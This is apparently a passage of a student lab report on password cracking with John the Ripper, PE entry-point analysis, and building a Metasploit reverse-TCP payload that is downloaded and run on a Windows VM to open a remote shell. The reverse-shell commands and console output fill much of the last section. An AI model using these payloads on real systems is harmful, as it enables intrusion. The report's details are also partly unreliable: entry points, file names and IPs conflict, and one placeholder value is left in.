
echo "482c811da5d5b4bc6d497ffa98491e38" > hash.txt

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

- The cracked password was determined to be password123.

2. Mounting the Encrypted Volume:

- On my Windows host, I launched VeraCrypt (installed via veracrypt setup 1.26.7.exe).




C:\Users\!ADMIN!\Downloads\shadowfox veracrypt.txt

[✓] Never save history

- I selected the file veracrypt.txt, entered the password password123, and mounted the volume.

Enter the Cracked Password and click Mount. If the decryption is successful, a new virtual drive (X:) will appear.

- Once mounted, I navigated to the virtual drive (X:) and retrieved the secret code, which was "The secret code is :- never giveup".



```
The secret code is :- never giveup
```

Analysis:

This task demonstrated how a hashed password can be cracked and used to unlock an encrypted file, revealing hidden information.

Task 2 – Finding the Entry Point Using PE Explorer

- Attack Name: Reverse Engineering

- Severity: 6.5 (Medium)

- Impact: Extracted entry point for further binary analysis.

- Execution: Used PE Explorer to identify the executable's entry point (004237B0).

Objective:

I needed to extract the entry point address from the provided executable file (the VeraCrypt executable) using PE Explorer. This address tells me where in memory the program's execution begins, which is a critical piece of information during reverse engineering.

To extract the entry point address from the provided VeraCrypt executable using PE Explorer.


Process:

1. I launched PE Explorer on my Windows host.

- I started by launching PE Explorer on my host machine (since PE Explorer is a Windows tool).
- After the application loaded, I ensured it was up-to-date and ready for analysis.

2 .I navigated to File > Open and selected the provided executable file

- I opened the file (pe.explorer_setup.exe) and navigated to the PE header details.
- The file loaded, and PE Explorer displayed an overview of its properties, including sections, resources, and header information
- I switched to the “PE Header” tab



PE Explorer - C:\Users\!ADMIN!\Downloads\VeraCrypt Setup 1.26.7.exe
File
View
Tools
Help
HEADERS INFO

Address of Entry Point: 004237B0   Real Image Checksum: 021B358Fh

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	
Base of Data	00075000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00010005h	5.1
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
18.02.2025 17:52:57 : EOF Extra Data From: 0136D200h  <20369920>
18.02.2025 17:52:57 : Length of EOF Extra Data: 00E38B10h  <14912272> bytes.
18.02.2025 17:52:57 : EOF Position: 021A5D10h  <35282192>
18.02.2025 17:52:57 : Precompiling Resources...
18.02.2025 17:52:58 : Done.
```


For Help, press F1

3. I located the Entry Point field, which displayed 004237B0.

4. I verified this by reviewing the disassembly view. I verified the entry point by cross-checking it with the disassembly view. I clicked on the “Disassembler” tab to view the code starting from the entry point address.

- The disassembler correctly showed the initial instructions executed by the binary, confirming that the entry point address I noted was accurate.

5. I captured a screenshot showing the entry point address.


PE Explorer Disassembler - <C:\Users\!ADMIN!\Downloads\VeraCrypt Setup 1.26.7.exe>
File Edit Search View Navigate Help
Problem and Messages List:
Name List:
Unprocessed data Strings View 1 View 2 View 3 View 4

```
004237A6  CCCCCCCCCCCCCCCCCCCC                    Align
004237B0                          EntryPoint:
004237B0  55                                      push
004237B1  8BEC                                    mov
004237B3  83EC0C                                  sub
004237B6  53                                      push
004237B7  56                                      push
004237B8  57                                      push
004237B9  8B3D20504700                            mov
004237BF  6870B24700                              push
004237C4  68A06E4700                              push
004237C9  FFD7                                    call
004237CB  8B1D1C504700                            mov
004237D1  50                                      push
004237D2  FFD3                                    call
004237D4  8BF0                                    mov
004237D6  85F6                                    test
004237D8  7412                                    jz
```

```
Unexpected OPCODE (mov r/m
Unexpected OPCODE (mov r/m
Line caused error (F3 retn
Unknown OPCODE at: 0044306
Except Line at: 0044915Eh
```

```
00423766:  L00423766
00423769:  L00423769
00423770:  L00423770
004237A5:  L004237A5
004237B0:  EntryPoint
004237EC:  L004237EC
00423830:  L00423830
00423840:  SUB_L00423840
00423890:  L00423890
004238AC:  L004238AC
004238B0:  L004238B0
004238B5:  L004238B5
004238C2:  L004238C2
004238F5:  L004238F5
004238FA:  L004238FA
00423944:  L00423944
00423960:  SUB_L00423960
004239AC:  L004239AC
004239D3:  L004239D3
004239D9:  L004239D9
004239E0:  SUB_L004239E0
```

```
0047530C:  SWC0047530C_TypeLib
0047531C:  SWC0047531C_Software
00475330:  SWC00475330_SYSTEM
00475340:  SWC00475340_SECURITY
0047535C:  SWC0047535C_Mime
00475368:  SWC00475368_Hardware
0047537C:  SWC0047537C_Interface
00475390:  SWC00475390_FileType
004753A4:  SWC004753A4_Component_Categories
```

```
50459   EP: 004237B0h   Ready ...   00:00:01   18:06:48 18.02.2025
```

5. Recording Observations:

- I noted that the entry point is a critical indicator of where execution starts. It helps in further reverse-engineering tasks, like analyzing how the program behaves upon launch.

- I also checked that the overall PE header information (such as the Machine type, Section details, and Compiler/Linker version) was consistent with a typical Windows executable.

Summary of Findings:

- File Analyzed: pe.explorer_setup.exe (the provided VeraCrypt executable)
- Entry Point Address: 0x0001F3A0 (Replace with your actual value if different)
- Observations:
- The entry point was clearly listed in the PE header.
- The disassembly view confirmed the initial code at that address.
- The overall header details aligned with standard Windows executable formats.

Conclusion

I successfully extracted the entry point address using PE Explorer. This value is now documented in my report and serves as proof of my reverse-engineering process. I have also captured a screenshot of the PE Explorer window showing the entry point address, which I will include in my final submission.

Creating a Metasploit Payload and Establishing a Reverse Shell

-Attack Name: Remote Code Execution (RCE)

- Severity: 9.0 (Critical)

- Impact: Gained unauthorized access to a system shell.

- Execution: Created a payload using Metasploit and executed a reverse shell connection to Kali Linux.

Objective:

The goal of this task is to:

1. Generate a malicious payload using Metasploit on Kali Linux.
2. Send the payload to a Windows 10 machine and execute it.
3. Establish a reverse shell connection between the target Windows 10 machine and my Kali Linux VM.

Setting Up Metasploit on Kali Linux

1. Open Kali Linux and ensure Metasploit is installed and up-to-date:

```
sudo apt update && sudo apt install metasploit-framework -y
```

2. Start the Metasploit service:

```
sudo systemctl start postgresql
```

```
sudo msfconsole
```

Creating a Malicious Payload


I need to generate a Windows payload that will connect back to my Kali Linux machine.

1. Find my Kali Linux IP address:

- Run the following command to get my IP:

```
ifconfig
```

- I noted my eth0 or wlan0 IP address (192.168.1.100).




```
       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2489 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > sudo msfconsole
[*] exec: sudo msfconsole

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::df4:fd47:950f:cf65  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::a00:27ff:fee8:eaa0  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fee8:eaa0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e8:ea:a0  txqueuelen 1000  (Ethernet)
        RX packets 51308  bytes 73962723 (70.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12263  bytes 755036 (737.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 36  bytes 1880 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 1880 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >
```

2. Generate the Payload:

I used the following command to create a malicious .exe file:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe



```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >
```

- *-p windows/meterpreter/reverse_tc*p → This specifies a reverse TCP shell for Windows.
- LHOST=192.168.1.100 → My attacker machine's IP
- LPORT=4444 → The port I will listen on for the connection.

- -f exe > shell.exe → Generates a Windows executable file.

Transfer the Payload to the Target (Windows 10)

Since I am attacking a Windows 10 VM, I needed to move shell.exe to the target machine.

1. Started a Python HTTP Server in Kali Linux to Host the Payload:

sudo python3 -m http.server 8080

2. Downloaded the Payload on Windows 10:

On the Windows 10 machine, I opened PowerShell and ran:

Invoke-WebRequest -Uri "http://192.168.1.100:8080/shell.exe" -OutFile "C:\Users\Public\shell.exe"

This downloaded the malicious file into the Public directory.

Setting Up a Listener in Metasploit

Before executing the payload, I needed to start a Metasploit listener in Kali Linux to catch the connection.

1. Opened msfconsole: *sudo msfconsole*
2. Set up the listener:

""

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp set LHOST 192.168.1.100

set LPORT 4444

exploit

""

- This started the listener, waiting for a connection.

Executing the Payload on Windows

On the Windows 10 machine, I ran: *C:\Users\Public\shell.exe*

- As soon as the payload executed, my Metasploit listener in Kali Linux received a connection.

Gaining Control Over the Target


Once the connection was established, I was inside the Windows system. I confirmed access by running:

sysinfo

- This displayed system details like OS version, hostname, and architecture.

To interact further, I used: meterpreter > shell


- This opened a Windows command shell, allowing me to execute commands like: net user



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
   LHOST     192.168.109.130  yes       The listen address (an interface may be s
                                        pecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > |
```

whoami

- whoami → Displays the current user.
- net user → Lists all user accounts.



```
Listing: C:\Users\owxan\Downloads
=================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2024-03-23 01:54:00 -0400  GTA.exe
100666/rw-rw-rw-  282    fil   2023-06-03 18:28:56 -0400  desktop.ini

meterpreter > cd \
 > ls
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 3696 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\owxan\Downloads>whoami
whoami
win-9s5eihip9ej\owxan

C:\Users\owxan\Downloads>|
```

Summary

✅ Generated a reverse shell payload (shell.exe).

✅ Transferred the payload to Windows 10 via Python HTTP server.

✅ Executed the payload and established a connection using Metasploit.

✅ Gained remote access and executed commands on Windows.

. References

- OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
- OWASP XSS Prevention: https://owasp.org/www-community/attacks/xss/
- Nmap Documentation: https://nmap.org/book/man.html
- SQLMap User Guide: https://github.com/sqlmapproject/sqlmap/wiki
- OpenAI : https://openai.com/chatgpt
- Burp Suite Documentation: https://portswigger.net/burp/documentatiom